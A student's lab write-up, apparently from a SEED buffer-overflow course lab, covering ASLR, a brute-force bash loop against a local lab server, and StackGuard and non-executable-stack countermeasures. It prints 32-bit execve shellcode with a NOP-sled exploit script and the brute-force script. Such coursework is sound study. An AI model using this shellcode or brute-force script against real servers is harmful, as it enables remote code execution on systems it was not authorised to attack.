
Signed 8 bit: -112 Signed 32 bit: -1869574000 Hexadecimal: 90 90 90 90
Unsigned 8 bit: 144 Unsigned 32 bit: 2425393296 Decimal: 144 144 144 144
Signed 16 bit: -28528 Float 32 bit: -5.702072E-29 Octal: 220 220 220 220
Unsigned 16 bit: 37008 Float 64 bit: -6.82852703442279E-229 Binary: 10010000 10010000
Show little endian decoding Show unsigned as hexadecimal ASCII Text: ???
Offset: 0x0 / 0x204 Selection: None INS
```


Task 6: Experimenting with the Address Randomization

Now send Hello to those servers but before that we are asked to enable the Address Space Layout Randomization. Actually everytime you reboot your computer the setting will be restored which means it's enabled.




```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ dcup
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6
```



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ sudo /sbin/sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$
```

Now how do we send messages to the level-1 and level-3 and live stream a quick way just check your history.



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ sudo /sbin/sysctl kernel.randomize_va_
kernel.randomize_va_space = 2
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ history | grep hello
65  echo hello | nc 10.9.0.5 9090
89  echo hello | nc 10.9.0.6 9090
93  history | grep hello
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$
```

Here we know how do we send hello to the servers

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications seed@ip-172-31-... Labsetup - File M... Mon 06 Nov, 02
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs... seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs...
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ sudo /sbin/sysctl kernel.randomize_va
ce
kernel.randomize_va_space = 2
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ history | grep hello
65 echo hello | nc 10.9.0.5 9090
89 echo hello | nc 10.9.0.6 9090
93 history | grep hello
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$
```

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications seed@ip-172-31-... Labsetup - File M... Mon 06 Nov, 02:08 S
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs... seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs... +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dcup
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffb84188
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffb84118
server-1-10.9.0.5 | ==== Returned Properly ====
```

Again, we will do the same thing

```
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$
```

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications seed@i... Labsetu... Mon 06 Nov, 02:11 Seed
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs... seed@ip-172-31-18-240: ~/cse643/Lab-06/Labs... +
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-4-10.9.0.8, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffb84188
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffb84118
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffa67138
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffa670c8
server-1-10.9.0.5 | ==== Returned Properly ====
```

The screenshot shows a TigerVNC window titled 'ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC'. The terminal window shows the following commands and output:

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ sudo /sbin/sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ history | grep hello
65  echo hello | nc 10.9.0.5 9090
89  echo hello | nc 10.9.0.6 9090
93  history | grep hello
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ echo hello | nc 10.9.0.5 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$
```

Below the terminal window, a network server log is visible, showing the following entries:

```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffff0710
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffa670c8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffae20c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffae2058
server-1-10.9.0.5 | ==== Returned Properly ====
```

Addresses are randomized they have got different address

Defeating the 32-bit randomization

Now could we defeat this 32-bit randomization

Here no matter 32-bit or 64-bit they can be defeated using brute force so we have a script the bash script used to do it try it again and again.

In this task we will give it a try on this 32 bit level 1 and 7 with brute force approach and we will use the payload from the level-1 attack and we will be using the following shell script to run the random program in an infinite loop.

If you get a reverse shell the script will stop

The screenshot shows a Mousepad editor window titled '/home/seed/cse643/Lab-06/Labsetup/attack-code/brute-force.sh - Mousepad'. The script content is as follows:

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    cat badfile | nc 10.9.0.5 9090
done
```

```
ip-172-31-18-240.us-east-2.compute.internak1 (seed) - TigerVNC
Applications: Mousepad
seed@ip-172-31-18-240... [attack-code - File Mana...
/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit.py - Mous

File Edit Search View Document Help

#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\xc0\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd
    "echo 'create a file virus'; /bin/touch /tmp/virus
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0xffffd5d8; &buffer=0xffffd568
# $ebp - &buffer = 112
```

You can see this command line to send the bad file the payload to the server 1

```
/home/seed/cse643/Lab-06/Labsetup/attack-code/brute-force.sh - M
File Edit Search View Document Help

#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    cat badfile | nc 10.9.0.5 9090
done
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/... x seed@ip-172-31-18-240: ~/... x seed@ip-172-31-18-240: ~/... x +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code bof-containers docker-compose.yml server-code shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd attack-code/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
badfile brute-force.sh exploit.py exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./brute-force.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.
0 minutes and 0 seconds elapsed.
The program has been running 3 times so far.
0 minutes and 0 seconds elapsed.
The program has been running 4 times so far.
0 minutes and 1 seconds elapsed.
The program has been running 5 times so far.
```




Task 7: Experimenting with Other Countermeasures

Task-7. a: Turn on the StackGuard Protection

Made changes to the make file.

```

ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mousepad seed@ip... server-c... Mon 06 No
/home/seed/cse643/Lab-06/Labsetup/server-code/Makefile - Mousepad
File Edit Search View Document Help
FLAGS = -z execstack -fno-stack-protector
FLGESP = -z execstack
FLAGS_32 = -static -m32
TARGET = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 100
L2 = 180
L3 = 200
L4 = 80

all: $(TARGET)

server: server.c
gcc -o server server.c

stack-L1: stack.c
gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o @$ stack.c

stack-L1ESP: stack.c
gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLGESP) $(FLAGS_32) -o @$ stack.c

stack-L2: stack.c
gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o @$ stack.c

stack-L3: stack.c
gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o @$ stack.c

stack-L4: stack.c
gcc -DBUF_SIZE=$(L4) -DSHOW_FP $(FLAGS) -o @$ stack.c

clean:
rm -f badfile $(TARGET)

install:
cp server ../bof-containers
cp stack-* ../bof-containers

attack-code bof-containers docker-compose.yml server-code shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd server-code/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile server server.c stack-L1 stack-L2 stack-L3 stack-L4 stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ make stack-L1ESP
gcc -DBUF_SIZE=100 -DSHOW_FP -static -m32 -o stack-L1ESP stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile server.c stack-L1ESP stack-L3 stack.c
server stack-L1 stack-L2 stack-L4
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cp ../attack-code/badfile
cp: missing destination file operand after '../attack-code/badfile'
Try 'cp --help' for more information.
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cp ../attack-code/badfile
bash: cp../attack-code/badfile: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile server.c stack-L1ESP stack-L3 stack.c
server stack-L1 stack-L2 stack-L4
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cp --help
Usage: cp [OPTION]... [-T] SOURCE DEST

```

```

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cp../attack-code/badfile
bash: cp../attack-code/badfile: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server  stack-L1  stack-L2  stack-L4
badfile  server.c  stack-L1ESP  stack-L3  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffff93d38
Buffer's address inside bof(): 0xffff93cc8
*** stack smashing detected ***: terminated
Aborted (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ █

```

```

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cp../attack-code/badfile
bash: cp../attack-code/badfile: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile  server  stack-L1  stack-L2  stack-L4
badfile  server.c  stack-L1ESP  stack-L3  stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffff93d38
Buffer's address inside bof(): 0xffff93cc8
*** stack smashing detected ***: terminated
Aborted (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ █

```

This one is provided by that stack protector, so the attack failed.


Task 7.b: Turn on the Non-executable Stack Protection

Now turn on the Non-executable stack protection to see, what the protection looks like if it's attacked this time.

Before we turn on this one we use this dash the exit stack which means makes the stacks hex executable.

Now to turn on the protection we 'll make the stack non-executable.


Copy the shell code on the stack and then execute the code from the stack, so recompile this code



A terminal window titled 'ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC'. The window shows a series of commands and their outputs. The user navigates from their home directory to ~/cse643/Lab-06/Labsetup/server-code, then to shellcode/, and finally to cse643. They list files in the shellcode directory, showing Makefile, server, stack-L1, stack-L2, stack-L4, badfile, server.c, stack-L1ESP, stack-L3, and stack.c. The terminal output is as follows:

```
badfile server.c stack-L1ESP stack-L3 stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd shellcode/
bash: cd: shellcode/: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile server stack-L1 stack-L2 stack-L4
badfile server.c stack-L1ESP stack-L3 stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd cse643
bash: cd: cse643: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd shellcode/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

We need to modify call_shellcode.c




A window titled '/home/seed/cse643/Lab-06/Labsetup/shellcode/Makefile - Mousepad'. It displays the content of the Makefile, which includes rules for 'all' and 'clean' targets. The 'all' target compiles call_shellcode.c into a32.out and a64.out using gcc with specific flags. The 'clean' target removes the generated files. The content is as follows:

```
all:
    gcc -m32 -z execstack -o a32.out call_shellcode.c
    gcc -z execstack -o a64.out call_shellcode.c

clean:
    rm -f a32.out a64.out codefile_32 codefile_64
```

Make file from the shellcode



A window titled '*home/seed/cse643/Lab-06/Labsetup/shellcode/Makefile - Mousepad'. It shows the modified Makefile content. The 'all' target now uses '-o a32.out' and '-o a64.out' without the '-z execstack' flag. The 'clean' target remains the same. The content is as follows:

```
all:
    gcc -m32 -o a32.out call_shellcode.c
    gcc -o a64.out call_shellcode.c

clean:
    rm -f a32.out a64.out codefile_32 codefile_64
```



```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mou... see... shel... Mon 06 Nov, 03:54 s
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x seed@ip-172-31-1... x seed@ip-172-31-1... x +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ ls
Makefile server stack-L1 stack-L2 stack-L4
badfile server.c stack-L1ESP stack-L3 stack.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd cse643
bash: cd: cse643: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd shellcode/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```

```
ip-172-31-18-240.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Mou... see... shel... Mon
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x seed@ip-172-31-1... x seed@ip-172-31-1... x
bash: cd: cse643: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/server-code$ cd
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd shellcode/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$ ./a64.out
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/shellcode$
```